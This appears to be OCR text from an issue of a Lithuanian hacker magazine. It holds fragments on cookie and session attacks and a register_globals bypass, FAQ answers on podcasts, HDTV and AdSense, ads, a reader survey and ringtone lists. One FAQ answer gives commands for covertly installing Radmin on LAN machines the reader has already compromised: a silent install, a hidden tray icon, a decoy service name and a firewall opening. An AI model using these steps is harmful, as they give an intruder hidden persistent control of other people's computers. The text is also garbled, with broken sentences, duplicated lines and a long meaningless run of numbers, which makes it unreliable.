Tai leis realizuoti CSS ataką. Tačiau ką su ja mes galesime gauti? Kaip įprasta, sausainukų turinį. Štai kur visa esmė. Sausainukuose reikia paslėpti ką nors labai svarbaus, pavyzdžiui, su RSA užšifruotus vartotojų vardų ir slaptažodžių derinius. Šifruotą seką įkelsime į sausainuką, ir prie šios informacijos neprieis niekas, išskyrus mus. Net jeigu koks nors kietas hakėris ir gaus vartotojo sausainuką bei supras, kad keistame PHPSID kintamajame saugoma ne kas kita, kaip užšifruota u+p pora, jis prie šios informacijos negalės prieiti net ir turedamas prieimą prie atviro rakto, su kuriuo mes užkodavome vartotojo prisijungimo duomenis.



bibliotekos mdecrypt funkcij, aprašymas

globals—On, skriptui pakanka perduoti parametrą !=0. Tokiu atveju į kintamąjį \$! bus įkelta tavo reikšmė, o visi patikrinimai nueis šuniui ant uodegos.

[CSS ir sesijos] Štai kur tikra erdve veistis vabalukams ir klaidelėms! Dabar tapo madinga sesijas susieti su IP adresais, iš kurių jos buvo inicijuotos. Laikai, kuomet nugve bus sesijos ID buvo galima gauti prieimą prie tų paslėptų kito IP adreso parametrų, lygiai kaip ir vartotojų vardų bei slaptažodžių saugojimas sausainukuose atviru tekstu, jau



Kas tai yra podkastas?



Livejournal.com ir kiti on line dienoraščiai tinklo visuomenes jau nebejaudina taip, kaip prieš keletą metų. Paprasčiausiai prie jų visi jau priprato. Naujas būdas internete padžiauti savo apatinius tai taip vadinami audio–blogai. Nuo šiol tau rūpimas mintis tu gali išreikšti ne rašytine forma, o balsu. Ta kažkas panašaus į on line radiją, tik kiek kitu, periodiniu formatu. Taig, dienoraštis, kuname pateikiami balso pranešimai, vadinasi podkastu. Pats šis žodis kilo iš iPod grotuvo pavadinimo ir angliško žodžio broadcasting (transliavimas). Specialiai sudarius RSS formą, podkastą galima perklausyti ir su minėtuosiu grotuvu. Audio–blogai saugomi specialiuose resursuose – podcast terminaluose.



Kas tai yra HDTV ir IPTV?



HDTV (angl. High Definition Television, didelės raiškos televizija) plačiaekrane televizija, naudojanči skaitmeninį garsą ir išsiskiriantį didelę raišką. HDTV raiška, lyginant su standartinė televizija, yra daug didesnė. Jeigu įprastinės televizijos raiška yra 720x480 NTSC sistemoje ir 720x576 PAL sistemoje, tai HDTV atveju ji siekia 1920x1080 (1080i) ir 1280x720 (720p). Raide i reiškia, kad vaizdas perduodamas 50 arba 60 puskadrių per sekundę greičiu (Interlaced). Šis režimas leidžia vaizdo perdavimo metu sumažinti duomenų srautą, tačiau pablogina dinaminių scenų vaizdo kokybę. Indeksas parodo, kad vaizdas bus apdorojamas 24, 25, 30, 60 pilnų kadrių per sekundę greičiu (Progressive Scan). Toks vaizdas atrodo natūraliau, tačiau padidina duomenų srauto apimtį. HDTV neturi 4:3 formato vaizdo perdavimo standarto ir pripažįsta tik 16:9. Dar vienas svarbus privalumas: galimi skirtingi skaitmeniniai formatai įskaitant ir Dolby Digital 5.1 IPTV (Internet Protocol Television, televizija per internetą) – skaitmeninės televizijos technologija, kuomet vaizdas abonentui pateikiamas IP protokolu per plačiajuostį prisijungimą





PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIUSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK-FAQ“, TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS TURĖDAMAS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.



Daugelyje svetainių matau Google reklamą. Ar iš to tikrai galima užsidirbti?



Pagrindines pajamas Google kompanija atneša būtent reklama. Sistemos mechanizmas susideda iš dviejų pagrindinių tiesiogiai viena su kita susijusių technologijų: AdWords skirta besireklamuojančioms, o AdSense svetainių savininkams. Norintys reklamuotis kreipiasi AdWords su prašymu pakabinti reklamą, kuriame aprašo savo tikslinę auditoriją. Mokama už lankytojų paspaudimus ant reklamos: atejo lankytojas — mokei. Savo ruožtu reklaminiai skelbimai kabunami AdSense sistemoje užsiregistravusiose svetainėse. Čia esme tame, kad Google AdSense svetainėje atvaizduoja tik tuos tekstinius ir grafinius skelbimus, kurie tinka pagal svetainės tematiką. Aišku, su Google galima ir apgalvotais algoritmais išanalizuoti svetainės turinį tikrai nesunku. Webmasteriams taip pat mokama už kiekvieną paspaudimą arba tūkstantį paspaudimų. Mokestis priklauso nuo daugybės faktorių ir varijuoja nuo 3 iki 150 centų už paspaudimą, o čekis išsiunčiamas pasiekus 100 doierių sumą. Iš anksto nustatyti apmokėjimo sumos neįmanoma — tam reikia užsiregistruoti sistemoje. Kaip sakoma, mink ir patikrink, o tada daryk išvadas. Bet kokių atveju, tu nieko neprarasi ir, dar daugiau, gausi galimybę būti pastebėtas tiesioginių reklamos užsakovų. www.webmasterworld.com/forum89/13028.htm puslapyje pateiktas puikus naujokams skirtas straipsnis, kuriame pateikiami išsamūs komentarai ir konkretūs skaičiai. Rezumuojant galiu pasakyti: iš to tikrai galima užsidirbti.



Kaip reikiant pasistengiau ir lokaliame tinkle nulaūčiau dešimtį mašinų. Vis dėlto priėjimas prie komandinės eilutės — tai ne svajonių riba. Kaip aš galėčiau jose nepastebimai įdiegti Radmin serverį?



Tiesa, *Radmin* pagal nutylėjimą įdiegamas naudojantis grafine aplinka su specialiu vedliu. Tačiau teks imtis gudrybės ir pasinaudoti jau įdiegto paketo bylomis. Mums prireiks šių bylų: *r server.exe*, *AdmDll.dll*, *rad-drv.dll*. Jas reikia perkelti į nutolusį serverį (pavyzdžiui, su ftp). Kai bylos bus užkrestoje sistemoje, tau tereikia įvykdyti keletą komandų. Visų pirma, reikia atlikti paslėptą įdiegimą (su raktais */install /silence*):

```
r server.exe /install /silence
```

Tada per tam tikrą jungtį paleisti patį serverį ir apsaugoti serverį slaptažodžiu:

```
r server.exe /port portas /pass.slaptazodis /save /silence
```

Išdėvikišką *Radmin* ikonėlę sisteminiame lauke (*tray*) galima pašalinti per sisteminį registrą:

```
CMD -> REG ADD HK_M\SYSTEM\Radmin\w2 O\Server\Parameters /v DisableTrayIcon /t REG_BINARY /d 00000001 /f
```

```
CMD -> REG ADD HK_M\SYSTEM\CurrentControlSet\Services\server /v DisplayName /t REG_SZ /d „Service Host Controler“ /f
```

Jeigu nutolusioje sistemoje įdiegta ugniasienė, tai pirmasis prisijungimas greičiausiai baigsis nesėkme. Ugniasienę reikia neutralizuoti, t.y. iš viso išjungti arba į jos konfigūraciją įdėti taisyklę, leidžiančią jungtis prie *Radmin* serverio. Standartinės Windows ugniasienės atveju tokią taisyklę galima pridėti per komandinę eilutę: *netsh firewall add portopening TCP radmin portas radmin*. Paskutinis raktas — taisyklės pavadinimas, todėl jį galima pakeisti į ką nors mažiau pastebimo, kas ne taip kristų į akis.



Elitinio HAKERIŲ KLUBO

nariams taikomos

nuolaidos!

ELITE CLUB

#004689156

GOLDEN MEMBER

EXPIRES
END 04/06

HAKERIS PC CLUBS

Interneto klube „IMPRESS“
su ELITE CLUB nario kortele
suteikiama 20 % nuolaida!



IMPRESS

Kaunas, Savanorių pr. 255,
(HYPER MAXIMA)

ELITINIS

HAKERIŲ KLUBAS

BMS

Pateikus ELITE CLUB
kortelę visose BMS
parduotuvėse suteikiama
5 % nuolaida.

Kaunas

Savanorių pr. 66
Tel.: (37) 75 10 10
El. paštas: kaunas@bms.lt

BMS MEGAPOLIS,

Savanorių pr.301
Tel.: (37) 313101
El. paštas: megapolis@bms.lt

Vilnius

BMS MEGAPOLIS,
Laisvės pr. 2
Tel.: (5) 24 77 300
El. paštas: v.megapolis@bms.lt

Klaipėda

Minijos g. 2
Tel.: (46) 38 33 33
El. paštas: klaipeda@bms.lt

**Atsiųsk anketa
mums ir laimėk**



**Microsoft Wireless Optical
klaviatūrą ir pelę!**

ANKETA Nr. 38

Vardas
Pavardė
Amžius
Adresas
El.paštas

Kitame numeryje norėčiau rasti:

Tavo klausimas | FAQ:

Naudojiesi kompiuteriu

metų

Naudojiesi internetu

metų

Kiek žurnalo numerių skaitei?

numerius

Kokią OS naudoji?

Išvardink tris, tavo manymu,
įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

siųsti

išvalyti

ANKETĄ SIŪSK ADRESU:

p.d. 2234, LT - 44012, KAUNAS - C

37-OJO NUMERIO
NUGALĖTOJAS:
DALIUS BARONAITIS
IŠ KAUNO,
JAM ATITENKA
MICROSOFT WIRELESS
OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM
PASKAMBINTI Į REDAKCIJĄ IR
SUSITARTI DĖL PRIZO
ATSIĖMIMO.

Specialistai rekomenduoja

ICG
KOMPIUTERIAI

TELEVIZORIUS NEMOKAMAI



PERKANT KOMPIUTERĮ SU Intel® Pentium® D PROCESORIUM.

Ispūdingas našumas
pagrįstas novatoriška
technologija.



Dvių branduolių procesorius:
INTEL® PENTIUM® D 805 2.66 + 2.66 GHz
Kietasis diskas: 160Gb SATA II / 8mb
Atmintis: 512MB DDR400
Optinis įrenginys: DVD +-RW Double layer
Vaizdo plokštė: GeForce 6200 256 MB DVI
Garso plokštė: 5.1 Realtek
Interneto plokštė: Intel 10/100/1000
Kontroleris Raid 0, 1, TV išėjimas
Foto kortelių skaitytuvas
Garantija: 24 mėn.

Kaina 1999 Lt - 33% =

1339,-

**KIEKVIENAM
PIRKĖJUI**

Pasirink ICG kompiuterį su Intel® Pentium® D procesorium, turinčiu
du branduolius ir atrask naujas kompiuterio galimybes.

INTEL, INTEL LOGO, INTEL INSIDE, INTEL INSIDE LOGO, INTEL PENTIUM D, INTEL CENTRINO LOGO, CELERON, INTEL XEON, INTEL SPEEDSTEP, ITANIUM, AND PENTIUM ARE TRADEMARKS OR REGISTERED TRADEMARKS OF INTEL CORPORATION OR ITS SUBSIDIARIES IN THE UNITED STATES AND OTHER COUNTRIES.

- WWW.ICG.LT - WAP.ICG.LT -

NIŠA | HYPER ICE
KASIO G. 17
(0-5) 2101166
(0-5) 2101187

KAUNAS | HYPER ICE
SAIMONIKO PR. 315
(Jėrmės ir Žaliosios s.)
TEL.: (0-37) 775 843

KLAIPEDA
KILIJŲ VARTY G. 5
TEL.: (0-46) 314717

ŠIAULIAI
VILKABO 14-0905 G. 41
TEL.: (0-41) 32 66-66
VILKABO G. 170

PANEVŽYS
V. KUDIRKOS G. 3
TEL.: (0-46) 436628
TEL.: (0-699) 33048

ALYTUS
UKHAIČIŲ G. 7
TEL.: (0-315) 73260

TAURAGĖ
VASARIO 16-0505 G. 4
TEL.: (0-446) 55011
TEL.: (0-699) 33042

TELŠIAI
RESPUBLIKOS G. 34-3
TEL.: (0-444) 51020
TEL.: (0-699) 33285

UTENA
KAUNO G. 1A
TEL.: (0-398) 50007
TEL.: (0-699) 33194

MARIJAMPOLĖ
GERMONO G. 7
TEL.: (0-343) 50593

ŠALČIŲINKAI
UAB "Eurasia"
Virgaus g. 56,
Tel.: (0-603) 06779

PRAMOGAUK SU ŠYPSENA!

MELODIJOS WAP

PAVEIKSLUKAI WAP

Andrius Rimiškio MELODIJOS

2 Lt

Rašyk SMS:

HA SUPER kodas

pvz.: HA SUPER 209482

Siųsk numeriu: 1352

Gėlių kvartale

206278

Kartais būna

214389

Laimė šalia

216334

Mes vyrai

187162

Nesek sau rožių

188097

O kam sava

209482



MELODIJA

1. **CT UNITED - We are the winners** (LITUVIJA) 214389
2. **A. Rimiškis - Kartais būna** 214389
3. **SBL ft. MIA - MUZIKA** (SELMUZIKA) 206278
4. **VILMA - Ištyk** 206278
5. **BLINER - komedijos** (BLINER) 188097
6. **VILMA - Spjondavo į gaudius** (VILMA) 216334
7. **M. Mikstavičius - Laimė šalia** (M. MIKSTAVIČIUS) 216334
8. **08 dešimtelis - Dėvotinis dangus** 216334
9. **Red Hot Chili Peppers - Dani California** 213817
10. **Flipsyde - Happy Birthday** 214389

rekomenduojam

- Flipsyde - Happy Birthday** 201844
Prodigy - Out of Space (Audito bulys rns) 188344
Black Eyed Peas - Pump It 202842
Pink - Stupid Girls 210007
Shakira ft. Wyclef Jean - Hips Don't Lie 213721
Enimem ft. Nate Dogg - Shake That 201844
Robi Gladis - Love Generation 184252

europvizija 2006

- Lordi - Hard Rock Hallelujah** 218458
LT United - We Are The Winners 218462
Dina Milan - Never Let You Go 218439
Kabe Ryan - Je T'aime 216204
Mikol Traistariu - Tomero 216206
Anna Vissi - Everything 216200
Texas Lightning - No Me Never 216256
Tina Turner - Show Me Your Love 218441

OLĖ OLĖ OLĖ

UFA (compilacija) tyrimo efektyvumas 122573

M. Mikstavičius - 3 milijonai 33076

M. Mikstavičius - Laimė šalia pirmiems 218441

pop

- Asel Pegg - Pappert** 173846
James Blunt - You're Beautiful 173731
Pravoslav Džikić - Gori Oči 173731
Britney Spears - Toxic 188333
Madonni - Hung Up 188239
Haiduti - Dragonas Jai Tai 39506
Anah - Boro Boro 43888
Schnepel - Das Mein Krokodil 17974
James Blunt - Goodbye My Lover 188468
One T - The Magic Key 20246
Queen - The Great Escape 94849
O-Zone - Džozina 40277
Robbie Williams - Thinking 173807
Depeche Mode - Precedus 173687
Lae Ketrup - The Ketrup Song 50091

hip hop

- 50 Cent - In Da Club** 27467
50 Cent - P.M.P. 31074
Enimem - Just a Soldier 68077
Enimem - Just Love It 44391
Enimem - X Gon Go With It 47938
50 Cent - Gangster Snapper 182243
Jay Z and Linkin Park - Numb/Encore 57918
Enimem - When It Goin 189202

rock

- Avril Lavigne - Bitchy Girl** 28004
Rammstein - Axtorik 45258
The Killers - No Fear 37879
Queen - We Will Rock You 25005
System Of A Down - S.Y.O.B. 50994
Green Day - American Idiot 123075
AC/DC - Back in Black 32075
Linkin Park - Numb 32504
Rammstein - Berzin 187288
The Beatles - Let It Be 189257
Linkin Park - Numb 32504
Black Eyed Peas - Don't Phunk With My Heart 94546
Linkin Park - Numb 32504
Enimem - Daring 189202
Black Eyed Peas - Don't Phunk With My Heart 94546
Linkin Park - Numb 32504
Enimem - Daring 189202
Black Eyed Peas - Don't Phunk With My Heart 94546
Linkin Park - Numb 32504
Enimem - Daring 189202
Black Eyed Peas - Don't Phunk With My Heart 94546
Linkin Park - Numb 32504
Enimem - Daring 189202

1. Rašyk žinutę: **HA WALL 34968**
 - Siųsti numeriu: **1352**
- Nusiųsti draugui: **HA WALL 34968 3706XXXXXX** 2 Lt.

Žaidimai



Kodas: **214210**

Worms 2005, 310, 320, 330, 340, 350, 360, 370, 380, 390, 400, 410, 420, 430, 440, 450, 460, 470, 480, 490, 500, 510, 520, 530, 540, 550, 560, 570, 580, 590, 600, 610, 620, 630, 640, 650, 660, 670, 680, 690, 700, 710, 720, 730, 740, 750, 760, 770, 780, 790, 800, 810, 820, 830, 840, 850, 860, 870, 880, 890, 900, 910, 920, 930, 940, 950, 960, 970, 980, 990, 1000, 1010, 1020, 1030, 1040, 1050, 1060, 1070, 1080, 1090, 1100, 1110, 1120, 1130, 1140, 1150, 1160, 1170, 1180, 1190, 1200, 1210, 1220, 1230, 1240, 1250, 1260, 1270, 1280, 1290, 1300, 1310, 1320, 1330, 1340, 1350, 1360, 1370, 1380, 1390, 1400, 1410, 1420, 1430, 1440, 1450, 1460, 1470, 1480, 1490, 1500, 1510, 1520, 1530, 1540, 1550, 1560, 1570, 1580, 1590, 1600, 1610, 1620, 1630, 1640, 1650, 1660, 1670, 1680, 1690, 1700, 1710, 1720, 1730, 1740, 1750, 1760, 1770, 1780, 1790, 1800, 1810, 1820, 1830, 1840, 1850, 1860, 1870, 1880, 1890, 1900, 1910, 1920, 1930, 1940, 1950, 1960, 1970, 1980, 1990, 2000, 2010, 2020, 2030, 2040, 2050, 2060, 2070, 2080, 2090, 2100, 2110, 2120, 2130, 2140, 2150, 2160, 2170, 2180, 2190, 2200, 2210, 2220, 2230, 2240, 2250, 2260, 2270, 2280, 2290, 2300, 2310, 2320, 2330, 2340, 2350, 2360, 2370, 2380, 2390, 2400, 2410, 2420, 2430, 2440, 2450, 2460, 2470, 2480, 2490, 2500, 2510, 2520, 2530, 2540, 2550, 2560, 2570, 2580, 2590, 2600, 2610, 2620, 2630, 2640, 2650, 2660, 2670, 2680, 2690, 2700, 2710, 2720, 2730, 2740, 2750, 2760, 2770, 2780, 2790, 2800, 2810, 2820, 2830, 2840, 2850, 2860, 2870, 2880, 2890, 2900, 2910, 2920, 2930, 2940, 2950, 2960, 2970, 2980, 2990, 3000, 3010, 3020, 3030, 3040, 3050, 3060, 3070, 3080, 3090, 3100, 3110, 3120, 3130, 3140, 3150, 3160, 3170, 3180, 3190, 3200, 3210, 3220, 3230, 3240, 3250, 3260, 3270, 3280, 3290, 3300, 3310, 3320, 3330, 3340, 3350, 3360, 3370, 3380, 3390, 3400, 3410, 3420, 3430, 3440, 3450, 3460, 3470, 3480, 3490, 3500, 3510, 3520, 3530, 3540, 3550, 3560, 3570, 3580, 3590, 3600, 3610, 3620, 3630, 3640, 3650, 3660, 3670, 3680, 3690, 3700, 3710, 3720, 3730, 3740, 3750, 3760, 3770, 3780, 3790, 3800, 3810, 3820, 3830, 3840, 3850, 3860, 3870, 3880, 3890, 3900, 3910, 3920, 3930, 3940, 3950, 3960, 3970, 3980, 3990, 4000, 4010, 4020, 4030, 4040, 4050, 4060, 4070, 4080, 4090, 4100, 4110, 4120, 4130, 4140, 4150, 4160, 4170, 4180, 4190, 4200, 4210, 4220, 4230, 4240, 4250, 4260, 4270, 4280, 4290, 4300, 4310, 4320, 4330, 4340, 4350, 4360, 4370, 4380, 4390, 4400, 4410, 4420, 4430, 4440, 4450, 4460, 4470, 4480, 4490, 4500, 4510, 4520, 4530, 4540, 4550, 4560, 4570, 4580, 4590, 4600, 4610, 4620, 4630, 4640, 4650, 4660, 4670, 4680, 4690, 4700, 4710, 4720, 4730, 4740, 4750, 4760, 4770, 4780, 4790, 4800, 4810, 4820, 4830, 4840, 4850, 4860, 4870, 4880, 4890, 4900, 4910, 4920, 4930, 4940, 4950, 4960, 4970, 4980, 4990, 5000, 5010, 5020, 5030, 5040, 5050, 5060, 5070, 5080, 5090, 5100, 5110, 5120, 5130, 5140, 5150, 5160, 5170, 5180, 5190, 5200, 5210, 5220, 5230, 5240, 5250, 5260, 5270, 5280, 5290, 5300, 5310, 5320, 5330, 5340, 5350, 5360, 5370, 5380, 5390, 5400, 5410, 5420, 5430, 5440, 5450, 5460, 5470, 5480, 5490, 5500, 5510, 5520, 5530, 5540, 5550, 5560, 5570, 5580, 5590, 5600, 5610, 5620, 5630, 5640, 5650, 5660, 5670, 5680, 5690, 5700, 5710, 5720, 5730, 5740, 5750, 5760, 5770, 5780, 5790, 5800, 5810, 5820, 5830, 5840, 5850, 5860, 5870, 5880, 5890, 5900, 5910, 5920, 5930, 5940, 5950, 5960, 5970, 5980, 5990, 6000, 6010, 6020, 6030, 6040, 6050, 6060, 6070, 6080, 6090, 6100, 6110, 6120, 6130, 6140, 6150, 6160, 6170, 6180, 6190, 6200, 6210, 6220, 6230, 6240, 6250, 6260, 6270, 6280, 6290, 6300, 6310, 6320, 6330, 6340, 6350, 6360, 6370, 6380, 6390, 6400, 6410, 6420, 6430, 6440, 6450, 6460, 6470, 6480, 6490, 6500, 6510, 6520, 6530, 6540, 6550, 6560, 6570, 6580, 6590, 6600, 6610, 6620, 6630, 6640, 6650, 6660, 6670, 6680, 6690, 6700, 6710, 6720, 6730, 6740, 6750, 6760, 6770, 6780, 6790, 6800, 6810, 6820, 6830, 6840, 6850, 6860, 6870, 6880, 6890, 6900, 6910, 6920, 6930, 6940, 6950, 6960, 6970, 6980, 6990, 7000, 7010, 7020, 7030, 7040, 7050, 7060, 7070, 7080, 7090, 7100, 7110, 7120, 7130, 7140, 7150, 7160, 7170, 7180, 7190, 7200, 7210, 7220, 7230, 7240, 7250, 7260, 7270, 7280, 7290, 7300, 7310, 7320, 7330, 7340, 7350, 7360, 7370, 7380, 7390, 7400, 7410, 7420, 7430, 7440, 7450, 7460, 7470, 7480, 7490, 7500, 7510, 7520, 7530, 7540, 7550, 7560, 7570, 7580, 7590, 7600, 7610, 7620, 7630, 7640, 7650, 7660, 7670, 7680, 7690, 7700, 7710, 7720, 7730, 7740, 7750, 7760, 7770, 7780, 7790, 7800, 7810, 7820, 7830, 7840, 7850, 7860, 7870, 7880, 7890, 7900, 7910, 7920, 7930, 7940, 7950, 7960, 7970, 7980, 7990, 8000, 8010, 8020, 8030, 8040, 8050, 8060, 8070, 8080, 8090, 8100, 8110, 8120, 8130, 8140, 8150, 8160, 8170, 8180, 8190, 8200, 8210, 8220, 8230, 8240, 8250, 8260, 8270, 8280, 8290, 8300, 8310, 8320, 8330, 8340, 8350, 8360, 8370, 8380, 8390, 8400, 8410, 8420, 8430, 8440, 8450, 8460, 8470, 8480, 8490, 8500, 8510, 8520, 8530, 8540, 8550, 8560, 8570, 8580, 8590, 8600, 8610, 8620, 8630, 8640, 8650, 8660, 8670, 8680, 8690, 8700, 8710, 8720, 8730, 8740, 8750, 8760, 8770, 8780, 8790, 8800, 8810, 8820, 8830, 8840, 8850, 8860, 8870, 8880, 8890, 8900, 8910, 8920, 8930, 8940, 8950, 8960, 8970, 8980, 8990, 9000, 9010, 9020, 9030, 9040, 9050, 9060, 9070, 9080, 9090, 9100, 9110, 9120, 9130, 9140, 9150, 9160, 9170, 9180, 9190, 9200, 9210, 9220, 9230, 9240, 9250, 9260, 9270, 9280, 9290, 9300, 9310, 9320, 9330, 9340, 9350, 9360, 9370, 9380, 9390, 9400, 9410, 9420, 9430, 9440, 9450, 9460, 9470, 9480, 9490, 9500, 9510, 9520, 9530, 9540, 9550, 9560, 9570, 9580, 9590, 9600, 9610, 9620, 9630, 9640, 9650, 9660, 9670, 9680, 9690, 9700, 9710, 9720, 9730, 9740, 9750, 9760, 9770, 9780, 9790, 9800, 9810, 9820, 9830, 9840, 9850, 9860, 9870, 9880, 9890, 9900, 9910, 9920, 9930, 9940, 9950, 9960, 9970, 9980, 9990, 10000, 10001, 10002, 10003, 10004, 10005, 10006, 10007, 10008, 10009, 10010, 10011, 10012, 10013, 10014, 10015, 10016, 10017, 10018, 10019, 10020, 10021, 10022, 10023, 10024, 10025, 10026, 10027, 10028, 10029, 10030, 10031, 10032, 10033, 10034, 10035, 10036, 10037, 10038, 10039, 10040, 10041, 10042, 10043, 10044, 10045, 10046, 10047, 10048, 10049, 10050, 10051, 10052, 10053, 10054, 10055, 10056, 10057, 10058, 10059, 10060, 10061, 10062, 10063, 10064, 10065, 10066, 10067, 10068, 10069, 10070, 10071, 10072, 10073, 10074, 10075, 10076, 10077, 10078, 10079, 10080, 10081, 10082, 10083, 10084, 10085, 10086, 10087, 10088, 10089, 10090, 10091, 10092, 10093, 10094, 10095, 10096, 10097, 10098, 10099, 10100, 10101, 10102, 10103, 10104, 10105, 10106, 10107, 10108, 10109, 10110, 10111, 10112, 10113, 10114, 10115, 10116, 10117, 10118, 10119, 10120, 10121, 10122, 10123, 10124, 10125, 10126, 10127, 10128, 10129, 10130, 10131, 10132, 10133, 10134, 10135, 10136, 10137, 10138, 10139, 10140, 10141, 10142, 10143, 10144, 10145, 10146, 10147, 10148, 10149, 10150, 10151, 10152, 10153, 10154, 10155, 10156, 10157, 10158, 10159, 10160, 10161, 10162, 10163, 10164, 10165, 10166, 10167, 10168, 10169, 10170, 10171, 10172, 10173, 10174, 10175, 10176, 10177, 10178, 10179, 10180, 10181, 10182, 10183, 10184, 10185, 10186, 10187, 10188, 10189, 10190, 10191, 10192, 10193, 10194, 10195, 10196, 10197, 10198, 10199, 10200, 10201, 10202, 10203, 10204, 10205, 10206, 10207, 10208, 10209, 10210, 10211, 10212, 10213, 10214, 10215, 10216, 10217, 10218, 10219, 10220, 10221, 10222, 10223, 10224, 10225, 10226, 10227, 10228, 10229, 10230, 10231, 10232, 10233, 10234, 10235, 10236, 10237, 10238, 10239, 10240, 10241, 10242, 10243, 10244, 10245, 10246, 10247, 10248, 10249, 10250, 10251, 10252, 10253, 10254, 10255, 10256, 10257, 10258, 10259, 10260, 10261, 10262, 10263, 10264, 10265, 10266, 10267, 10268, 10269, 10270, 10271, 10272, 10273, 10274, 10275, 10276, 10277, 10278, 10279, 10280, 10281, 10282, 10283, 10284, 10285, 10286, 10287, 10288, 10289, 10290, 10291, 10292, 10293, 10294, 10295, 10296, 10297, 10298, 10299, 10300, 10301, 10302, 10303, 10304, 10305, 10306, 10307, 10308, 10309, 10310, 10311, 10312, 10313, 10314, 10315, 10316, 10317, 10318, 10319, 10320, 10321, 10322, 10323, 10324, 10325, 10326, 10327, 10328, 10329, 10330, 10331, 10332, 10333, 10334, 10335, 10336, 10337, 10338, 10339, 10340, 10341, 10342, 10343, 10344, 10345, 10346, 10347, 10348, 10349, 10350, 10351, 10352, 10353, 10354, 10355, 10356, 10357, 10358, 10359, 10360, 10361, 10362, 10363, 10364, 10365, 10366, 10367, 10368, 10369, 10370, 10371, 10372, 10373, 10374, 10375, 10376, 10377, 10378, 10379, 10380, 10381, 10382, 10383, 10384, 10385, 10386, 10387, 10388, 10389, 10390, 10391, 10392, 10393, 10394, 10395, 10396, 10397, 10398, 10399, 10400, 10401, 10402, 10403, 10404, 10405, 10406, 10407, 10408, 10409, 10410, 10411, 10412, 10413, 10414, 10415, 10416, 10417, 10418, 10419, 10420, 10421, 10422, 10423, 10424, 10425, 10426, 10427,